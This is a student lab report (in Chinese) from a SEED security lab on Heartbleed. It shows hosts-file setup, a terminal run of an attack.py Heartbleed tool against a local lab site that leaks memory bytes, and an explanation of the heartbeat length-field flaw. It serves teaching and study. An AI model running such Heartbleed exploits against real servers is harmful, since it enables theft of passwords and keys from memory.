



中南大學
CENTRAL SOUTH UNIVERSITY



SEEDLAB 实验报告


【heartbleed】



学生姓名	谭琦
学 号	0906140107
专业班级	信息安全 1401 班
指导教师	王伟平
学 院	信息科学与工程学院
完成时间	2016 年 11 月

Heartbleed 实验

1.修改攻击者计算机上的/etc/hosts，将服务器名称映射到服务器上的 IP 地址。



```
Terminal
127.0.0.1    localhost
127.0.1.1    ubuntu

# The following lines are for SEED labs
127.0.0.1    www.OriginalPhpbb3.com
127.0.0.1    www.CSRFLabCollabttive.com
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.SQLLabCollabttive.com
127.0.0.1    www.XSSLabCollabttive.com
127.0.0.1    www.SOPLab.com
127.0.0.1    www.SOPLabAttacker.com
127.0.0.1    www.SOPLabCollabttive.com
127.0.0.1    www.OriginalphpMyAdmin.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
127.0.0.1    www.SeedLabElgg.com
127.0.0.1    www.heartbleedlabelgg.com
"/etc/hosts" [readonly] 39L, 926C
```

2.登录实验网站，以站点管理员身份登录，添加 Bobby 为好友并向其发送消息。



3.运行攻击代码：\$./attack.py www.heartbleedlabelgg.com 成功获取溢出信息


```
Terminal
.F
[11/17/2016 17:00] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.)[.0-^.,...C.<.
```

5.原理：

用户向服务器发送的心跳数据中用两个字节表明有效负载数据长度，而服务器端 OpenSSL 将根据这个有效负载长度构造一个新的数据包会送给对端。

简单的说，服务器端得到数据包，数据包长度为 `plen_real`，而数据包中包含一个字节表明有效负载数据长度 `plen_fake`，数据包剩下的部分是有效负载数据，长度为 `plen_real-1`。整个数据包存储在一个 `char` 型数组之中。而服务器端构造新数据包时，先分配一段 `plen_fake+1` 的内存空间，前两个字节存放 `plen_fake`，之后使用 `memcpy` 从收到的数据包有效负载数据起始位置向新数据包拷贝 `plen_fake` 字节数据。正常情况下 `plen_fake = plen_real-1`，当用户有意设置 `plen_fake` 大于实际有效负载长度 `plen_real-1` 时，服务器就会发送 `plen_fake` 长度的数据，其中包括 `plen_fake - plen_real-1` 长度的数据，这些数据可能是一些用户密码或者密钥。